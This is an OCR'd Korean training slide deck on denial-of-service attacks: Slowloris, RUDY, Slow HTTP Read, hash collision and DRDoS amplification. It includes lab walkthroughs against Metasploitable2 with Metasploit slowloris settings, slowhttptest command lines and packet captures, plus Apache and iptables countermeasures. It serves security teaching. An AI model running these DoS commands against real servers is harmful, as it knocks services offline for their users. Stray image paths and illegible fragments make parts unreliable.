192.168.86.134	TCP	4410	80 → 32940 [ACK] Seq=1 Ack=357 Win=6912 Len=4344 TSval=3688…
192.168.86.144	TCP	66	60940 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
192.168.86.144	TCP	66	60942 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=39319161…
192.168.86.144	HTTP	462	GET /gmshop/search_result.php?ZVE=DOIOEIW HTTP/1.1
192.168.86.144	TCP	66	58998 → 80 [ACK] Seq=376 Ack=4345 Win=62592 Len=0 TSval=393…
192.168.86.144	HTTP	450	GET /gmshop/search_result.php?YDOHLBLNS=JKZZFYC HTTP/1.1
192.168.86.144	TCP	66	32940 → 80 [ACK] Seq=357 Ack=4345 Win=62592 Len=0 TSval=393…
192.168.86.144	HTTP	402	GET /gmshop/search_result.php?BBOVKJFU=VQGYDZTEA HTTP/1.1
192.168.86.144	HTTP	409	GET /gmshop/search_result.php?SLLTVA=UQLT HTTP/1.1
192.168.86.144	TCP	66	32940 → 80 [FIN, ACK] Seq=357 Ack=4345 Win=64128 Len=0 TSva…
192.168.86.144	TCP	66	58998 → 80 [FIN, ACK] Seq=376 Ack=4345 Win=64128 Len=0 TSva…
192.168.86.144	TCP	74	33484 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
192.168.86.144	TCP	74	33486 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
192.168.86.134	TCP	74	80 → 59520 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 S…
192.168.86.134	TCP	74	80 → 60938 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 S…
192.168.86.134	TCP	74	80 → 59518 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 S…
192.168.86.134	TCP	66	80 → 33478 [ACK] Seq=1 Ack=326 Win=6912 Len=0 TSval=3688675…


파라미터가 랜덤으로 들어가는 패킷 생성

DDoS 공격의 개념 & 공격 방식

Hash 공격

공격 원리

- 데이터가 저장된 해시테이블이 웹서버에 존재
- POST 방식으로 조작된 파라미터를 웹서버로 전송
- 다수의 해시 충돌 발생 유도



DDoS 공격의 개념 & 공격 방식

Slow HTTP Header DoS (Slowloris) 공격


- 웹서버 HTTP 헤더부분을 비정상적으로 조작하여 헤더 구분 불가하도록 설정하여 연결을 장시간 유지

기본 개념

- HTTP 요청 메시지 : Request Line / Header / Empty Line (개행 문자인 CRLF의 헥사 값 0x0d0a) / Body

원리

- 천천히 불필요한 헤더 필드 정보를 전달
- 헤더의 끝을 나타내는 빈 라인 전달 X
- 헤더를 모두 수신할 때까지 연결 상태 유지하며 대기




```
PUT /create_page HTTP/1.1
Host: localhost:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: text/html
Content-Length: 345

Body line 1
Body line 2
…
```

DDoS 공격의 개념 & 공격 방식


구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploit 2	192.168.86.143

Slow HTTP Header DoS (Slowloris) 공격 실습

```
msf6 > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   delay             15               yes       The delay between sending keep-alive headers
   rand_user_agent   true             yes       Randomizes user-agent with each request
   rhost                              yes       The target address
   rport             80               yes       The target port
   sockets           150              yes       The number of sockets to use in the attack
   ssl               false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.86.143
rhost => 192.168.86.143
msf6 auxiliary(dos/http/slowloris) > set ssockets 1000
ssockets => 1000
msf6 auxiliary(dos/http/slowloris) > set sockets 1000
sockets => 1000
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   delay             15               yes       The delay between sending keep-alive headers
   rand_user_agent   true             yes       Randomizes user-agent with each request
   rhost             192.168.86.143   yes       The target address
   rport             80               yes       The target port
   sockets           1000             yes       The number of sockets to use in the attack
   ssl               false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server...
[*] Attacking 192.168.86.143 with 1000 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 305
[*] Sending keep-alive headers... Socket count: 307
```

.143 피해자

```
442 1.045266126   192.168.86.143   192.168.86.134   TCP   74 80 → 51536 [SYN, ACK]
443 1.045294100   192.168.86.134   192.168.86.143   TCP   66 51536 → 80 [ACK] Seq=
444 1.045386885   192.168.86.134   192.168.86.143   TCP   86 51536 → 80 [PSH, ACK]
445 1.045557438   192.168.86.134   192.168.86.143   TCP   74 51538 → 80 [SYN] Seq=
446 1.045668694   192.168.86.143   192.168.86.134   TCP   74 80 → 51538 [SYN, ACK]
447 1.045682330   192.168.86.134   192.168.86.143   TCP   66 51538 → 80 [ACK] Seq=
448 1.045795557   192.168.86.134   192.168.86.143   TCP   87 51538 → 80 [PSH, ACK]
449 1.045913610   192.168.86.134   192.168.86.143   TCP   74 51540 → 80 [SYN] Seq=
450 1.251659926   192.168.86.134   192.168.86.143   TCP  228 GET /?1358 HTTP/1.1

Acknowledgment number (raw): 3325194686
1000 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window size value: 502
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum: 0x2ea1 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (20 bytes)
[Reassembled PDU in frame: 451]
TCP segment data (20 bytes)

0010  00 48 5b dc 40 00 40 06  b0 6d c0 a8 56 86 c0 a8   ·H[·@·@·  ·m··V···
0020  56 8f c9 50 00 50 a5 0c  9c 54 c6 32 71 be 80 18   V··P·P··  ·T·2q···
0030  01 f6 2e a1 00 00 01 01  08 0a 13 f0 a6 b5 00 8b   ········  ········
0040  d4 aa 47 4[illegible]f 3f  39 39 31 20 48 54 54 50   ··GET /? 991 HTTP
0050  2f 31 2e 3[illegible]0d 0a                          /1.1··
```



DDoS 공격의 개념 & 공격 방식

Slow HTTP Header DoS (Slowloris) 대응책

- 방화벽을 통해 세션 임계치 제한 설정
- 지속적으로 연결하는 시간을 짧게 설정

```
#
# PidFile: The file in which the server should record its process
# identification number when it starts.
# This needs to be set in /etc/apache2/envvars
#
PidFile ${APACHE_PID_FILE}

#
# Timeout: The number of seconds before receives and sends time out.
#
Timeout 300

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On
```

```
#
# PidFile: The file in which the server should record its process
# identification number when it starts.
# This needs to be set in /etc/apache2/envvars
#
PidFile ${APACHE_PID_FILE}

#
# Timeout: The number of seconds before receives and sends time out.
#
Timeout 5

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On
```

DDoS 공격의 개념 & 공격 방식

Slow HTTP POST DoS (RUDY) 공격


- HTTP POST 지시자로 대량의 데이터를 장시간 분할 전송하여 장시간 연결 유지

기본 개념

- POST 방식 패킷 헤더 : Content-Type 헤더 필드 – 데이터 유형 파악 / Content-Length – 전송 데이터 크기

원리

- Content-Length를 비정상적으로 크게 설정
- 매우 소량의 데이터를 지속적으로 천천히 웹서버로 전송
- 헤더 필드에 명시된 크기만큼 데이터를 모두 수신하고자 연결 유지



DDoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploitable2	192.168.86.143

Slow HTTP POST DoS (RUDY) 공격 실습

slowhttptest

Slow 유형의 DoS 공격을 위한 해킹 툴

```
┌──(root💀kali)-[~/Downloads/trinoo/master]
└─# slowhttptest -B -t slowRuDy -c 4000 -s 10000 -u http://192.168.86.143/dvwa/login.php
```

옵션 설명

-B : RUDY 공격 모드
-c : 공격 대상에 연결할 연결 개수 설정 (default : 50)
-s : Content-Length 헤더의 값 (default : 4096)
-t : 요청 시 사용할 메소드 값 (default : Slow HTTP Body 공격인 경우 POST)
-u : 공격 대상의 URL 지정

```
       slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW BODY
number of connections:            4000
URL:                              http://192.168.86.143/dvwa/login.php
verb:                             slowRuDy
cookie:
Content-Length header value:      10000
follow up data max size:          66
interval between follow up data:  10 seconds
connections per seconds:          50
probe connection timeout:         5 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Thu Apr  7 01:24:28 2022:
slow HTTP test status on 10th second:

initializing:         0
pending:              159
connected:            285
error:                0
closed:               0
service available:    NO
^CThu Apr  7 01:24:31 2022:
Test ended on 12th second
Exit status: Cancelled by user
```

가용성 침해


DDoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploitable2	192.168.86.143

Slow HTTP POST DoS (RUDY) 공격 실습

```
slowRuDy /dvwa/login.php HTTP/1.1
Host: 192.168.86.143
User-Agent: Mozilla/5.0 (
AppleWebKit/537.36 (KHTML
537.36Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/
537.75.14 (KHTML, like Gecko) Version/7.0.3 Safari/537.75.14
Referer: TESTING PURPOSES ONLY
Content-Length: 10000
Content-Type: application/x-www-form-urlencoded
Accept: text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Connection: close

foo=bar&zKlkJvO=Dl4pa2FQfhbo8LzMB2HTTP/1.1 200 OK
Date: Thu, 07 Apr 2022 05:09:35 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=c79b2bcad9aa0ff24c23c53827ceedb6; path=/
Set-Cookie: security=high
Content-Length: 1289
Connection: close
Content-Type: text/html;charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://
www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>
```

Content-Length의 비정상적인 길이



DDoS 공격의 개념 & 공격 방식

Slow HTTP POST DoS (RUDY) 대응책

```
ExtendedStatus On
<Location /server-status>
 SetHandler server-status
 Order deny,allow
 Allow from all
</Location>

# Allows WebDAV, not secure!!!
Alias /webdav /var/www/bWAPP/documents
<Location /webdav>
 DAV On
</Location>

<Location />
  LimitRequestBody 128
</Location>
```

- LimitRequestBody 지시자를 통해 Content-Length 길이 제한을 설정한다.
- Iptables를 이용한 방화벽 설정으로 하나의 IP주소에서 연결할 수 있는 동시 접속 수 임계치 설정

```
sudo iptables -A INPUT -p tcp --dport 80 -m connlimit --connlimit-above 30 -j DROP
```

DDoS 공격의 개념 & 공격 방식

Slow HTTP Read DoS 공격

- 웹서버와 TCP 연결 시 송신 받을 수 있는 데이터의 크기를 감소시킨 후 HTTP 데이터 송신하여 서버가 정상 상태로 회복될 까지 대기상태에 빠짐

기본 개념

- TCP 흐름 제어 : 연결된 상호간에 수신 가능한 양만큼만 데이터를 전송하는 제어 방식


즉, 수신측의 수신버퍼에 충분한 여유 공간이 없다고 말하면 송신측은 여유 공간이 생겼다고 알려줄 때까지 대기

- Window 필드 : 수신 가능한 여유 공간의 크기를 담아서 송신 측에 전달하는 헤더 필드
- Zero Window Packet : 수신 측 여유 공간이 0이다. Window 필드를 0으로 설정한 패킷.
- Zero Window Probe Packet : Zero Window Packet을 받은 송신 측이 일정 시간 대기 후 수신측 상태를 확인하기 위해 전송하는 패킷

== Keep Alive Packet과 구조 동일 : IDLE 타임(송수신이 없는 시간)이 지속될 경우 연결 상태 확인을 위해 전송

DDoS 공격의 개념 & 공격 방식

Slow HTTP Read DoS 공격



- 아직 여유가 없을 땐 다시 Zero Window Packet을 전송

공격 원리

- 공격자가 Window 크기를 0으로 조작하여 "Zero Window Packet"을 전송
- 서버가 수신측 상태 확인을 위해 Probe 패킷 전송까지 일정시간 대기
- 연결을 지속적으로 유지하여
- 웹 서버의 연결 자원이 모두 소진

DDoS 공격의 개념 & 공격 방식

구분	운영체제	IP
공격자	Kali-Linux_2020.4	192.168.86.134
피해자	Metasploitable2	192.168.86.143

Slow HTTP Read DoS 공격 실습

```
┌──(root💀kali)-[~]
└─# slowhttptest -c 10000 -X -g -o slowread_test -u http://192.168.86.143/dvwa/login.php
```

옵션 설명

-X 옵션 : Slow Read 공격을 위한 옵션
-c 옵션 : 공격 대상에 연결할 연결 개수 설정 (default : 50)
-g 옵션 : 소켓 상태 변화의 통계를 생성
-o 옵션 : 파일 이름 지정
-u 옵션 : 공격 대상의 URL 지정

```
     6 0.005766455   192.168.86.134   192.168.86.143   TCP      6 [TCP ZeroWindow]
     7 0.005804231   192.168.86.134   192.168.86.143   TCP     66 [TCP ZeroWind
     8 0.005831282   192.168.86.134   192.168.86.143   TCP     66 [TCP ZeroWind
     9 0.005873841   192.168.86.134   192.168.86.143   HTTP   257 GET /dvwa/login.p
    10 0.005980232   192.168.86.143   192.168.86.13    TCP     66 80 → 42912 [ACK]
    11 0.011442650   192.168.86.143   192.168.86.13    TCP     66 80 → 42514 [ACK]
    12 0.011473374   192.168.86.134   192.168.86.143   TCP     66 [TCP ZeroWindow]
    13 0.026296935   192.168.86.134   192.168.86.143   TCP     74 42916 → 80 [SYN]
    14 0.026490310   192.168.86.143   192.168.86.134   TCP     74 80 → 42916 [SYN,
    15 0.026507567   192.168.86.134   192.168.86.143   TCP     66 42916 → 80 [ACK]
    16 0.027301418   192.168.86.134   192.168.86.143   HTTP   257 GET /dvwa/login.p
    17 0.027435097   192.168.86.143   192.168.86.134   TCP     66 80 → 42914 [ACK]
    18 0.032298579   192.168.86.143   192.168.86.134   TCP     66 80 → 42512 [ACK]
    19 0.032311666   192.168.86.134   192.168.86.143   TCP     66 [TCP ZeroWindow]
    20 0.041285271   192.168.86.143   192.168.86.134   TCP     66 80 → 42516 [ACK]
Window size value: 0
```

.143 피해자

TCP ZeroWindow 전송

Window size를 0으로 설정


```
192.168.86.134   192.168.86.143   TCP   66 [TCP ZeroWindow] [TC
192.168.86.143   192.168.86.134   TCP   66 [TCP Keep-Alive] 80
192.168.86.134   192.168.86.143   TCP   66 [TCP ZeroWindow]
192.168.86.143   192.168.86.134   TCP   66 [TCP Keep-Alive]
```

Window 대기 중 KeepAlive 전송
(== Zero Window Probe Packet)

DRDoS 공격의 개념 & 공격 방식

DRDoS 공격의 개념 & 공격 방식

DRDoS(Distributed Reflection DoS) 공격이란?



분산 반사 서비스 거부 공격

- 출발지 IP를 공격 대상 IP로 위조한 후 다수의 반사서버로 요청정보를 전송하여 공격대상이 다수의 응답으로 서비스 거부 상태가 되는 공격 유형

공격 유형

- TCP : 공격대상으로 위조한 TCP 프로토콜의 SYN 요청을 반사서버로 전달

→ 공격대상은 SYN + ACK 응답을 받음

- ICMP : 공격대상으로 위조한 ICMP 프로토콜의 Echo Request를 반사서버로 전달

→ 공격대상은 Echo Response 응답을 받음 (Smurf는 브로드 캐스트를 이용)

- UDP : UDP 프로토콜 서비스 제공 서버를 반사서버로 이용 → 공격대상은 UDP 응답을 받음

DRDoS 공격의 개념 & 공격 방식

DRDoS(Distributed Reflection DoS) 공격이란?

UDP 서비스를 이용한 DRDoS 공격

- DNS 증폭 DRDoS : ANY, TXT와 같이 많은 양의 레코드 정보를 요구하는 DNS 질의 타입을 요청
  - ANY : 응답 가능한 모든 유형의 DNS 레코드들이 응답
  - TXT : 호스트나 기타 이름 (사람이 읽을 수 있는 정보) 응답

- SNMP 증폭 DRDoS : MIB와 같은 정보를 대량 요청
  - SNMP : 네트워크 관리 프로토콜
  - MIB : Network 상에서 관리가 필요한 객체들의 정보를 모아두는 집합체

- NTP 증폭 DRDoS : monlist로 데이터 양이 많은 최근 접속한 클라이언트 목록을 요청

```
root@kali:~# ntpdc -c monlist 127.0.0.1
remote address          port local address      count m ver rstr avgint  lstint
===============================================================================
bolha.lvs.iif.hu        123 192.168.1.10           12 4 4    1d0     22       0
login-vlan87.budapest.  123 192.168.1.10           12 4 4    1d0     23      30
194.38.104.240          123 192.168.1.10           12 4 4    1d0     23      36
bart.nexellent.net      123 192.168.1.10           11 4 4    1d0     25      65
```

DRDoS 공격의 개념 & 공격 방식

DRDoS(Distributed Reflection DoS) 공격이란?

일반 DoS 공격과의 차이점

- 공격 근원지를 파악하기 힘듦 (출발지 IP 변조, 수많은 반사서버를 경유
